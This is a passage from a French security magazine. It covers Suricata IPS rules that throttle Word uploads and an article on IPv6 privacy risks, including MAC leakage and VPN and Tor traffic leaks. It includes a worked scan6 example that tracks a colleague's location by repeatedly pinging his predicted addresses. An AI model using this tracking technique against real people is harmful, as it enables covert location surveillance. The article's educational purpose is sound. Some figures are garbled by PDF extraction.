Il faut tout d'abord une signature détectant l'envoi de fichier MS-Word. Pour cela, on utilise le mot-clé **filemagic** qui va extraire du fichier en cours de transfert la nature du document :



```
alert http any any -> any any (msg:"Word"; nfq_set_mark:0x1/0x1; \
    filemagic:"Composite Document File V2 Document" ; \
    sid:1 ; rev:1;)
```

Ensuite, en utilisant la cible **CONNMARK** [**CONNMARK**] de Netfilter, on rend permanente la marque pour tous les paquets de la connexion :

```
iptables -A PREROUTING -t mangle -J CONNMARK -restore-mark # Pour les tests
comme passerelle
iptables -A OUTPUT -t mangle -J CONNMARK -restore-mark # Pour les tests locaux
iptables -A POSTROUTING -t mangle -j CONNMARK --save-mark
```

Il ne reste plus qu'à paramétriser la qualité de service. Pour cela, on va supposer que l'interface de sortie vers internet est eth0. Les commandes suivantes vont paramétriser une classe de service à 1kbps et y affecter les paquets marqués 1 par le pare-feu :

```
tc qdisc add dev eth0 root handle 1: htb default 0 #creation d'une classe
racine
tc class add dev eth0 parent 1: classid 1:1 htb rate 1kbps ceil 1kbps # classe
1:1 limitée à 1 kbps
# la marque 1 (handle 1 fw) est redirigée sur la classe 1:1 (flowid)
tc filter add dev eth0 parent 1: protocol ip prio 1 handle 1 fw flowid 1:1
```

Ensuite, il suffit d'ajouter une règle **NFQUEUE** pour envoyer les paquets à Suricata. Par exemple :

```
iptables -I FORWARD -p tcp -dport 80 -j NFQUEUE
iptables -I FORWARD -p tcp -sport 80 -j NFQUEUE
```

ou encore pour une utilisation avec du trafic généré localement :

```
iptables -I OUTPUT -p tcp -dport 80 -j NFQUEUE
iptables -I INPUT -p tcp -sport 80 -j NFQUEUE
```

La bande passante est alors limitée à 1kbps quand une personne envoie un document Word sur un serveur via HTTP.

Ceci n'est bien sûr qu'un exemple et le soin est laissé aux lecteurs de trouver d'autres applications plus intéressantes de ce type de mécanisme.

Conclusion

La partie IPS de Suricata offre des possibilités de configuration variées, car elle bénéficie tant des capacités des systèmes d'exploitation utilisés que des fonctionnalités du cœur de Suricata. Sous Netfilter, les protections offertes par les dernières évolutions du noyau limitent les risques de coupures, mais introduisent des périodes où l'IPS est uniquement passant. Il convient donc de n'utiliser ces fonctions que si les impératifs de sécurité des réseaux protégés l'autorisent. Enfin, l'utilisation des possibilités avancées de NFQUEUE facilite la coexistence avec des systèmes de génération de règles.

La partie IDS de Suricata n'a été que survolée dans cet article, mais la plupart des fonctions importantes ont été évoquées. Si vous souhaitez en apprendre plus, référez-vous à l'article de MISC n°66 et aux informations

disponibles (en anglais) sur le site planet Suricata [**PLANET**] qui rassemble les blogs de la plupart des développeurs du projet. ■

■ RÉFÉRENCES

[SURICATA] Suricata : <http://suricata-ids.org/>

[OISF] Open Information Security Foundation : <http://www.openinfosecfoundation.org/>

[ET] Emerging Threats : <http://www.emergingthreats.net/>

[OINKMASTER] Oinkmaster : <http://oinkmaster.sourceforge.net/>

[OOPS] About Suricata and a kernel oops in AF_PACKET : <https://home.regit.org/2012/12/af-packet-oops/>

[RING] Page Wikipédia sur le Buffer circulaire : http://fr.wikipedia.org/wiki/Buffer_circulaire

[NETFILTER] Netfilter : <http://www.netfilter.org/>

[CONNMARK] Tutoriel sur CONNMARK : <https://home.regit.org/netfilter-en/netfilter-connmark/>

[PLANET] Planet Suricata : <http://planet.suricata-ids.org/>




INNOVATIVE SECURITY.FOR BUSINESS

Conseil / Audit / Formations
Veille et lutte contre la cybercriminalité

DÉCOUVREZ
LES FORMATIONS
TECHNIQUES LEXSI



SANS



► Formations certifiantes GIAC du SANS Institute, plus grande référence mondiale dans le domaine de la sécurité informatique

- SEC 401 : Principes essentiels de la sécurité
- SEC 504 : Techniques de piratages, exploits et gestion d'incidents
- SEC 542 : Intrusions dans les applications web
- SEC 560 : Intrusions Réseaux et Ethical Hacking
- FOR 508 : Analyse Forensique et réponses aux incidents

► Cursus complet Ethical Hacking

Découverte et cartographie de la cible, Attaques sur les mécanismes d'authentification, Techniques d'intrusion systèmes et réseaux, Attaques WEB et applicatives, Maintien des accès et invisibilité, Attaques TOIP / Smartphones

► Cursus Sécurité dans les Développements

Fondamentaux et OWASP, détection des failles, protection de l'application et de son code, mise en œuvre des mesures de sécurisation du code applicatif, réalisation d'un audit de code et d'une revue de conception.

► Formation Sécurité Contrôle Commande / SCADA : Outils d'audit et d'évaluation, sécurité des protocoles modbus / profinet, bonnes pratiques de sécurisation et normes applicables (ISA-99, NIST)

www.lexsi.com

Renseignements et inscriptions : formation@lexsi.com - 01 73 30 18 06



IMPACTS D'IPV6 SUR LA PRIVACY

Olivier Cassianac – occ@intrinsec.com

Erwan Péton – epn@intrinsec.com / Consultants sécurité chez Intrinsec

mots-clés : IPV6 / NAT / MODIFIED EUI-64 / PRIVACY EXTENSIONS / OPENVPN / PPTP / TOR / CGN

L'objectif principal d'IPv6 est de palier au problème du manque d'adresses en IPv4. Cependant, IPv6 introduit aussi de nouvelles fonctionnalités et impacte de nombreux aspects d'Internet. Nous allons voir dans cet article quel est l'impact de ces nouveautés sur la privacy : est-il moins facile ou plus facile de protéger sa vie privée avec IPv6 ?

1 Introduction

Le déploiement d'IPv6 dans les réseaux s'accélère considérablement depuis 2010-2011 dans le monde entier. Cette activation d'IPv6 permet aux utilisateurs d'accéder à de plus en plus de services via ce nouveau protocole, y compris depuis les connexions personnelles telles que celles offertes par les box ADSL et périphériques mobiles.

Tout comme en IPv4, les réseaux IPv6 sont organisés géographiquement, ce qui n'apporte pas de réel changement à la localisation globale d'une adresse ou d'un réseau.

Le réel changement intervient dans l'attribution de ces adresses aux périphériques connectés, et plus particulièrement l'absence de translation d'adresse entre un réseau privé et un réseau public : dans ce cas, les équipements en IPv6 portent tous leur propre adresse IP publique.

En complément de l'adresse IPv6 qui constitue un identifiant propre à un équipement, les 128 bits de l'adresse et les **Extension Headers**, équivalents des **Options** IPv4, permettent de stocker de nombreuses informations impactant potentiellement la privacy. Outre ces éléments propres au protocole, le déploiement d'IPv6 nécessite de mettre à jour de nombreux composants logiciels pouvant aussi avoir des conséquences sur la privacy.

Les équipements d'un réseau local se retrouvent donc à communiquer vers des réseaux distants en utilisant un identifiant unique qui pourra être utilisé pour reconnaître et identifier ces équipements dans l'espace des réseaux IPv6 mondiaux.

2 « Super cookie »

2.1 Absence de NAT

En IPv4, les opérations de NAT sur les passerelles d'accès à Internet remplacent l'adresse IP privée de l'équipement souhaitant communiquer vers l'extérieur par l'adresse IP publique portée par la passerelle, ne permettant pas, ou difficilement, d'identifier un équipement spécifique derrière un réseau NATé.

En IPv6, les équipements d'un réseau portent leur propre adresse IPv6 publique, construite à l'aide de leur préfixe de réseau appelé **Subnet Prefix** suivi de leur identifiant unique appelé **Interface ID**. Le préfixe de réseau est attribué par le fournisseur d'accès et correspond à un espace d'adresses utilisables, **2001:db8:1:0::/64** par exemple. L'**Interface ID** est un identifiant propre à chaque interface réseau d'un équipement, **253:ff:fe12:3456** par exemple, pouvant être généré de plusieurs façons. L'adresse IPv6 de l'équipement sera alors **2001:db8:1:0:253:ff:fe12:3456** et sera utilisée telle quelle pour les communications vers l'extérieur.

Par conséquent, une adresse IPv6 peut être utilisée plus facilement qu'une adresse IPv4 pour reconnaître un utilisateur sur Internet et pourrait par exemple permettre à des sites de vente en ligne d'adapter le prix de leurs articles en fonction du nombre de visites **[CNIL] [ASSEMBLEE]**.

2.2 Host tracking

Le fait de posséder une adresse dont une partie est fixe peut aussi, dans une certaine mesure, permettre de localiser un équipement. En effet, la partie **Interface ID**

des adresses étant fixe, il est possible de connaître à l'avance l'adresse qu'aura un équipement dans un réseau donné. Par conséquent, à partir d'une liste de réseaux (**Subnet Prefix**) où l'équipement recherché peut se situer, il est possible de générer les adresses qu'aurait l'équipement dans ces réseaux (**Subnet Prefix + Interface ID**) et d'envoyer des requêtes à intervalles réguliers vers ces adresses. Cela permet de savoir si l'équipement est présent dans un de ces réseaux ou non.

Prenons un exemple : nous savons que notre collègue M. Dupont utilise son ordinateur portable professionnel au bureau avec l'adresse IPv6 **2001:db8:0:a:253::ff:fe12:3456**. Nous savons aussi que le réseau IPv6 personnel de M. Dupont utilise le préfixe **2001:db8:1:0::/64**. Nous pouvons alors envoyer à intervalles réguliers des messages **Echo Request** à destination de **2001:db8:0:a:253::ff:fe12:3456** et **2001:db8:1:0:253::ff:fe12:3456** et ainsi savoir en temps réel si M. Dupont utilise son ordinateur portable depuis le bureau ou depuis chez lui. L'outil **scan6**, de la suite IPv6 Toolkit [**SI6**], depuis la version 1.3.4 datant d'avril, peut automatiser cette tâche :

```
# cat prefixes.txt
2001:db8:0:a::/64
2001:db8:1::/64
# scan6 -interface eth0 --prefixes-file prefixes.txt --tgt-iid 2001:db8:0:a:253
:ff:fe12:3456 --loop --sleep 10 --print-timestamp
2001:db8:0:a:253::ff:fe12:3456 (Wed May 1 18:03:04 2013)
2001:db8:0:a:253::ff:fe12:3456 (Wed May 1 18:03:17 2013)
2001:db8:0:a:253::ff:fe12:3456 (Wed May 1 18:03:29 2013)
2001:db8:1:0:253::ff:fe12:3456 (Wed May 1 18:49:14 2013)
2001:db8:1:0:253::ff:fe12:3456 (Wed May 1 18:49:24 2013)
2001:db8:1:0:253::ff:fe12:3456 (Wed May 1 18:49:34 2013)
```

Figure 1

Dans cet exemple, nous remarquons que M. Dupont a quitté le bureau vers 18 h et qu'il a rallumé son ordinateur chez lui 3/4 d'heure plus tard.

La mise en œuvre d'un tel scénario peut donc permettre de connaître presque en temps réel l'emplacement d'un utilisateur. Plusieurs prérequis sont tout de même nécessaires : utilisation d'une adresse IPv6 dont l'**Interface ID** est constant, connaissance de cette adresse et des réseaux auxquels se connecte l'équipement, absence de filtrage...

2.3 Divulgation d'informations


2.3.1 Cartographie passive

Il est également envisageable d'obtenir de l'information sur l'architecture réseau interne d'une organisation particulière à l'aide d'un volume suffisant d'adresses IPv6 en provenance de cette organisation. Nous pouvons facilement imaginer des centaines d'employés d'une société X profitant d'un même service en ligne, webmail ou moteur de recherche par exemple. Tous ces utilisateurs se connectent à l'aide de leur adresse IPv6, depuis

**DISPONIBLE CHEZ
VOTRE MARCHAND
DE JOURNAUX**

**NOTRE NOUVEAU
GUIDE !**

GNU/Linux Magazine
Hors-Série N°68



SERVEURS
**LE GUIDE POUR CRÉER ET GÉRER
VOS SERVICES À LA CARTE !**

**ÉGALEMENT DISPONIBLE SUR
NOTRE BOUTIQUE EN LIGNE :**

boutique.ed-diamond.com



plusieurs lieux géographiques, siège social ou antenne locale par exemple, et depuis plusieurs départements, comptabilité ou commerce par exemple.

En recoupant toutes ces adresses IPv6 à l'aide des journaux d'accès, ces services externes sont en mesure d'identifier des schémas d'adressage de réseaux internes et globalement toute forme d'organisation logique du réseau IPv6. Cela n'est pas possible en IPv4 puisque le NAT fait office d'écran de fumée.

2.3.2 Adresse MAC

Afin de générer des adresses IPv6 uniques, donc un **Interface ID** unique, le mécanisme **Modified EUI-64** a été défini dans la RFC 2373 en 1998. Il existe déjà un identifiant unique propre à chaque interface réseau : l'adresse MAC. Le mécanisme **Modified EUI-64** se base donc assez logiquement sur cette adresse pour générer un **Interface ID**.

Prenons une adresse MAC arbitraire pour l'exemple : **00:11:22-AA-BB-CC**. Une adresse MAC est composée de six octets, soit 48 bits.

Le mécanisme de génération conserve les trois premiers octets appelés OUI, **00:11:22**, et place à la suite les deux octets **ff:fe**. Cette valeur permet d'identifier des adresses générées par le mécanisme **Modified EUI-64**. Puis le mécanisme place à la suite les trois derniers octets de l'adresse MAC appelés NIC, **aa:bb:cc**.

Dans notre exemple, cela donne donc : **00:11:22:ff:fe:aa:bb:cc**.

La dernière étape de génération consiste à inverser le septième bit appelé bit U/L de l'adresse générée, qui spécifie si l'adresse est universelle ou locale. Pour l'IEEE, qui fournit les OUI, la valeur 0 signifie que l'OUI est globalement unique. Le mécanisme **Modified EUI-64**, inverse la signification de ce bit : la valeur 0 est utilisée pour signifier que l'adresse est administrée localement, et la valeur 1 pour une adresse globalement unique. La raison pour laquelle le mécanisme **Modified EUI-64** inverse sa signification est purement pratique, pour permettre l'assignation manuelle de certaines adresses IPv6 (écrire 0:0:0:1 est plus facile que d'écrire 0200:0:0:1). L'inversion est décrite dans la RFC 4291 section 2.5.1.

En définitive, notre **Interface ID** basé sur notre adresse MAC **00:11:22-AA-BB-CC** générée par le mécanisme **Modified EUI-64** sera **02:11:22:ff:fe:aa:bb:cc** une fois le bit U/L inversé.

C'est donc un algorithme simple, rapide, et totalement réversible. Les adresses IPv6 étant globales, il devient possible pour un service externe d'obtenir des statistiques sur les marques de cartes réseau de ses utilisateurs en vérifiant leur adresse MAC. C'est d'autant plus intéressant dans le cas où il s'agit de configurations packagées, pour

lesquelles nous connaissons bien les plages des adresses MAC comme pour les produits Apple par exemple.

L'adresse MAC, qui peut être considérée comme une information privée, est donc divulguée sur Internet dans les adresses IPv6 générées par le mécanisme **Modified EUI-64**.

De plus, la connaissance de l'adresse MAC peut aussi faciliter la cartographie active de réseaux IPv6. En effet, contrairement à un réseau IPv4, il est impossible d'effectuer une recherche d'hôte exhaustive dans un réseau IPv6 à cause de sa taille, 2^{64} hôtes potentiels. Il est donc nécessaire d'utiliser des méthodes permettant d'optimiser cette recherche. Connaître l'adresse MAC d'un des hôtes permet de réduire l'espace de recherche puisqu'une organisation achète généralement des ordinateurs par lots qui possèdent des adresses MAC proches.

2.3.3 Évolutions du type d'information transportée

La plus grande flexibilité des en-têtes IPv6 pourra permettre de transporter encore plus d'informations et certains proposent même déjà d'y ajouter des coordonnées géographiques précises de type GPS, comme décrit dans le draft Enhancing Location Based IP Services (IP-LOC) **[IPLOC]**.

L'idée est présentée comme une amélioration significative des services de localisation et d'optimisation des échanges entre les réseaux, en choisissant des peers géographiquement plus proches par exemple. Cependant, nous imaginons très bien les dérives potentielles de la fuite de ce type d'informations sur les réseaux publics et l'utilisation commerciale ou malveillante, voire les deux, des coordonnées GPS des utilisateurs.

Toujours dans l'idée d'utiliser l'immense ensemble d'adresses IPv6 pour améliorer les opérations de suivi ou d'identification de produits, nous retrouvons l'idée de marier la technologie RFID avec cette version du protocole. Actuellement, le RFID utilise son propre système d'adressage et d'identification, ce qui complexifie le suivi d'un TAG RFID lors du passage d'un système à un autre. Nous retrouvons sur le site **[RFID]** une proposition pour utiliser et normer les adresses IPv6 dans les TAG RFID, notamment pour l'identification et la reconnaissance de colis ou matériel expédié. Si le côté pratique est évident, nous imaginons également très bien les dérives sur le tracking et la surveillance des mouvements, d'autant que la proposition parle aussi de « Human tagging ».

2.3.4 Conclusion sur la divulgation d'information

Dans la majorité des cas, l'utilisation d'IPv6 apporte un réel avantage, logistique, pratique ou technique. Il faut garder à l'esprit que la globalité et l'unicité des



AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.

FORMATIONS SÉCURISATION

Cours SANS Institute
Certifications GIAC



SEC 505
Sécuriser Windows

SEC 506
Sécuriser Unix & Linux

DEV 522
Durcissement des applications Web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

SANS

GIAC

www.hsc-formation.fr
HSC



adresses peuvent impacter gravement la confidentialité de l'information (qu'elle soit technique ou personnelle). Il n'est d'ailleurs à ce jour pas encore possible d'estimer précisément les conséquences de toute cette information moins maîtrisée : il conviendra de rester à l'écoute des évolutions dans les mois et années à venir.

2.4 Privacy Extensions

Le mécanisme **Modified EUI-64** dont nous avons parlé jusqu'ici est le mécanisme original de génération d'**Interface IDs**. Depuis, l'IETF s'est rendu compte des impacts négatifs de ce mécanisme sur la privacy et a défini le mécanisme **Privacy Extensions** dans la RFC 3041 en 2001, remplacée par la RFC 4941 depuis. Lorsqu'un système d'exploitation utilise cette RFC, des adresses temporaires sont générées et utilisées de la façon suivante :

- génération d'une adresse possédant un Interface ID aléatoire, cette adresse possède une durée de vie appelée **Preferred Lifetime** de 24 h généralement ;
- lorsque la **Preferred Lifetime** de l'adresse arrive à 0, une nouvelle adresse possédant un Interface ID aléatoire est générée.

Pour ne pas perturber les communications, lorsque la **Preferred Lifetime** d'une adresse arrive à 0, cette dernière n'est pas immédiatement supprimée et peut encore être utilisée pendant quelque temps (six jours pour la plupart des implémentations).

Avec le mécanisme **Privacy Extensions**, les problèmes de « Super Cookie » et d'host tracking deviennent négligeables puisqu'il n'est pas possible de suivre une adresse pendant plus de 24 h, durée dépendante de la configuration, et qu'il n'est plus possible de prédire l'adresse qu'aura un équipement au-delà de 24 h.

Bien que le mécanisme **Privacy Extensions** date de 2001, la plupart des systèmes d'exploitation ne l'utilisent que depuis peu :

- Windows XP SP2 (2004), Vista, 7 et 8 ;
- iOS 4.3 (2011) ;
- Mac OS X Lion (2011) ;
- Ubuntu 12.04 (2012) ;
- Android 4.0 (2012).

Quant à Debian, il utilise encore le mécanisme **Modified EUI-64** par défaut.

Dans la réalité, les bénéfices apportés par le mécanisme **Privacy Extensions** sont limités. En effet, certaines implémentations continuent d'utiliser le mécanisme **Modified EUI-64** en parallèle. L'adresse générée par le mécanisme **Modified EUI-64** n'est pas utilisée pour communiquer sur Internet, mais elle peut tout de même être jointe. Par conséquent la technique d'host tracking reste applicable.

2.5 Conclusion

Les adresses générées en utilisant le mécanisme Privacy Extensions ne sont pas parfaites. En effet, l'utilisation d'adresses temporaires rend le travail d'un administrateur réseau bien plus difficile : il est désormais compliqué de savoir quelles adresses sont utilisées par un équipement. L'IETF travaille donc à de nouvelles méthodes de génération d'adresses qui ne poseraient pas de problèmes de privacy et qui ne rendraient pas l'administration difficile : *A method for Generating Stable Privacy-Enhanced Addresses with IPv6 Stateless Address Autoconfiguration [STABLE]*. Cependant, ces travaux sont toujours en cours.

Même si l'IETF a corrigé les problèmes de privacy du mécanisme **Modified EUI-64**, des groupes de travail réfléchissent encore à des méthodes de génération d'adresses utilisant des **Interface IDs** fixes. Par exemple, le draft *Vehicle Identification Number-Based Unique Local IPv6 Unicast Addresses (VULA) [VULA]* propose d'utiliser le VIN (*Vehicle Identification Number*) pour générer des adresses IPv6 pour les véhicules. Le VIN étant un numéro propre à chaque véhicule, vous pouvez l'observer sur le châssis de votre voiture, les adresses IPv6 ainsi générées seraient affectées par les mêmes problèmes que ceux exposés jusqu'ici.

3 Protection de l'information

Aujourd'hui, avec IPv4, lorsqu'un utilisateur veut être anonyme ou augmenter la confidentialité de ses échanges sur Internet, plusieurs solutions sont couramment utilisées dont les deux ci-dessous :

- l'utilisation d'un VPN (*Virtual Private Network*) permet d'assurer la confidentialité des flux sur Internet ;
- l'utilisation du réseau Tor permet d'être anonyme.

3.1 VPN

Lorsqu'un équipement se situe dans un réseau potentiellement hostile, hotspot WiFi par exemple, un tunnel VPN peut être utilisé pour chiffrer le trafic jusqu'à un point de sortie de confiance. Il s'avère que certaines solutions VPN ne sont pas compatibles avec IPv6, voire même ignorent totalement le trafic IPv6. Lorsqu'un équipement est configuré pour faire passer tout son trafic dans un tunnel VPN, mais que la solution utilisée n'est pas compatible avec IPv6, la question suivante se pose : le trafic IPv6 passe-t-il par le VPN ? Intéressons-nous à quelques exemples.



3.1.1 OpenVPN

OpenVPN, solution VPN open source renommée, peut être configurée pour rediriger tout le trafic d'un client dans le tunnel VPN avec l'instruction **push "redirect-gateway def1"**. Sur la documentation d'OpenVPN, il est clairement indiqué : « *Routing all client traffic (including web-traffic) through the VPN [...] Add the following directive to the server configuration file: push "redirect-gateway def1"* » [HOWTO]. Mettons donc en place une telle configuration et générions du trafic IPv4 et IPv6.

Avant la mise en place du VPN :

Filter: http.request.uri == /		Expression...	Clear	Apply	Save
Source	192.168.1.42	Destination	173.194.34.18	Protocol	HTTP GET / HTTP/1.1
2a01:e35:	:ec96:e583:596a:825f	2a00:1450:4007:80a::1011	Protocol	HTTP GET / HTTP/1.1	

Figure 2

Les requêtes vers ipv4.google.com et ipv6.google.com sont bien visibles.

Après la mise en place du VPN :

Filter: ip.dst == ::/8 http.request.uri == /		Expression...	Clear	Apply	Save
Source	192.168.1.42	Destination	173.194.34.18	Protocol	Info SSLv2 Encrypted Data
2a01:e35:	:ec96:e583:596a:825f	2a00:1450:4007:805::1010	Protocol	HTTP GET / HTTP/1.1	

Figure 3

La requête vers ipv4.google.com passe bien par le VPN, mais celle vers ipv6.google.com ne passe pas par le VPN.

Cela s'explique par le fait que l'instruction **push "redirect-gateway def1"** ajoute une nouvelle passerelle par défaut dans la table de routage IPv4 avec une préférence supérieure à celle existante, mais ne tient pas compte de la table de routage IPv6.

Avant la mise en place du VPN :

```
C:\>netsh interface ipv4 show route ! findstr 0.0.0.0/
Non Manuel 0 0.0.0.0/ 12 192.168.1.254
C:\>netsh interface ipv6 show route ! findstr ::/0
Non Manuel 256 ::/0 12 fe80::224:d4ff:fe
```

Figure 4

Les passerelles IPv4 et IPv6 par défaut sont bien visibles.

Après la mise en place du VPN :

```
C:\>netsh interface ipv4 show route ! findstr 0.0.0.0/
Non Manuel 0 0.0.0.0/ 12 192.168.1.254
Non Manuel 0 0.0.0.0/1 17 10.1.9
C:\>netsh interface ipv6 show route ! findstr ::/0
Non Manuel 256 ::/0 12 fe80::224:d4ff:fe
```

Figure 5

Seule la table de routage IPv4 a été modifiée.

OpenVPN est donc un exemple de solution VPN ignorant le trafic IPv6, même en utilisant les dernières

versions : 2.1.3-2+squeeze1 pour le serveur sous Debian et 2.3.1-I005 pour le client sous Windows. Par conséquent, si vous utilisez une telle configuration pour assurer la confidentialité de vos flux, assurez-vous d'avoir désactivé IPv6 ou de ne générer que du trafic IPv4.

3.1.2 PPTP

Afin d'illustrer le manque de maturité dans les solutions de tunnels et VPN, nous avons choisi de tester un autre mécanisme de tunnel parfaitement standard de type PPTP, qui est encore très utilisé pour les accès distants.

Nous avons choisi d'étudier une utilisation légitime d'un tunnel PPTP depuis un smartphone Android vers un réseau compatible IPv4 et IPv6.

La connexion est établie vers le point d'entrée PPTP IPv4. Une adresse IPv4 est alors attribuée au périphérique. La passerelle IPv4 est poussée et les flux IPv4 circulent bien en passant par le tunnel.

Nous notons alors, à l'aide de l'application « IPv6 and More » qu'aucune adresses IPv6 n'est attribuée, il est alors impossible de joindre un hôte IPv6 depuis le périphérique en passant par le VPN :




Figure 6

Mais alors que se passe-t-il dans le cas où le périphérique possède déjà une connectivité IPv6 ? Nous avons choisi de vérifier ce point avec une configuration



totaleme nt classique sous Windows pour se connecter au tunnel PPTP.

Avant la connexion, nous nous rendons sur la page Web [[test-ipv6.com](#)] qui permet de consulter et valider la configuration IPv4 et IPv6 :

Testez votre connectivité IPv6.

Résumé Résultats des tests Partagez les résultats / Contact Autres sites IPv6

Votre adresse IPv4 sur l'Internet semble être 1 [REDACTED] 62
Votre adresse IPv6 sur l'Internet semble être 20 [REDACTED] 00:8

Figure 7

Aucun problème de configuration, les adresses IPv4 et IPv6 sont bien nos adresses publiques personnelles. Nous nous connectons alors au serveur PPTP, puis retournons sur notre page Web pour afficher la configuration visible :

Testez votre connectivité IPv6.

Résumé Résultats des tests Partagez les résultats / Contact

Votre adresse IPv4 sur l'Internet semble être 7 [REDACTED] 82
Votre adresse IPv6 sur l'Internet semble être 20 [REDACTED] 00:8

Figure 8

L'adresse IPv4 a bien été remplacée par celle de notre passerelle PPTP, mais pas l'adresse IPv6 !

Nous validons que le flux IPv6 ne transite pas par notre tunnel avec une capture Wireshark et en nous rendant sur un site IPv6-only (pour l'exemple) [[CNN](#)] :

Time	Source	Destination	Protocol	Length	Info
10:49:49.564567020	00:26:01:00:e000:8001	00:26:01:00:e000:8001	HTTP	421	GET / HTTP/1.1
11:13:50.345374020	00:26:01:00:e000:8001	00:26:01:00:e000:8001	HTTP	1219	HTTP/1.1 200 OK
27:44:57.029499020	00:26:01:00:e000:8001	00:26:01:00:e000:8001	HTTP	1317	GET /video/data/3
28:29:57.31905602620:100:e000:8001	20	00:26:01:00:e000:8001	HTTP	125	HTTP/1.1 200 OK
31:38:60.808323020	00:26:01:00:e000:8001	00:26:01:00:e000:8001	HTTP	1343	GET /.element/ss1
31:39:60.811646020	00:26:01:00:e000:8001	00:26:01:00:e000:8001	HTTP	1288	GET /.element/ss1
31:73:60.98504202620:100:e000:8001	20	00:26:01:00:e000:8001	HTTP	639	HTTP/1.1 200 OK
32:70:61.23220502620:100:e000:8001	20	00:26:01:00:e000:8001	HTTP	1323	HTTP/1.1 200 OK

Figure 9

Parmi les milliers de paquets PPTP/GRE on retrouve nos requêtes HTTP IPv6, qui ne transitent donc pas par le tunnel.

Nous constatons alors dans la table de routage que si une nouvelle passerelle IPv4 a bien été poussée, ce n'est pas le cas pour l'IPv6.

L'objectif ici n'est pas d'identifier si le problème vient du client ou du serveur, mais de mettre en évidence l'absence de transparence lors de l'activation d'IPv6

Heure	Type	Message
avr. 25 11:29:44.798	Notification	Have tried resolving or connecting to address '[scrubbed]' at 3 different places. Giving up.
avr. 25 11:29:46.603	Notification	Have tried resolving or connecting to address '[scrubbed]' at 3 different places. Giving up.
avr. 25 11:30:57.085	Avertissement	Destination '[scrubbed]' seems to be an invalid hostname. Failing.
avr. 25 11:30:57.105	Avertissement	Destination '[scrubbed]' seems to be an invalid hostname. Failing.

Figure 10

pour la privacy, même (et surtout !) avec l'utilisation de services censés protéger la confidentialité des données. Il conviendra donc d'être très attentif aux effets de bords et valider la compatibilité de chaque service avec le protocole IPv6 avant de l'activer.

Nous nous sommes ici intéressés à deux solutions en particulier (OpenVPN et PPTP). Le draft IETF *Virtual Private Network (VPN) traffic leakages in dual-stack hosts/networks* [[LEAK](#)] aborde cette problématique de manière plus théorique pour le lecteur voulant approfondir le sujet.

3.2 Tor

Tor est un réseau permettant d'assurer l'anonymat de ses utilisateurs en utilisant de multiples rebonds sur Internet. Tout comme pour les VPN, la question suivante se pose : est-ce que Tor est compatible avec IPv6 et est-ce que le trafic IPv6 passe par le réseau Tor ? Faisons quelques tests sous Windows, avec la dernière version de Tor Browser Bundle, la 2.3.25-6 (voir Figure 10).

Le navigateur de Tor Browser Bundle n'effectue que des requêtes DNS de type A et ne trouve donc pas d'enregistrements pour ipv6.google.com. De plus, utiliser directement des adresses IPv6 dans la barre d'adresse n'est pas supporté.

Sous Fedora, avec la version des dépôts, la 2.3.5 :

```
% torsocks epiphany
11:44:49 libtorsocks(3203): connect: Connection is IPv6: rejecting.
11:44:49 libtorsocks(3203): connect: Connection is IPv6: rejecting.
```

Figure 11

Aucun enregistrement DNS n'est trouvé pour ipv6.google.com et utiliser directement des adresses IPv6 dans la barre d'adresse ne fonctionne pas non plus.

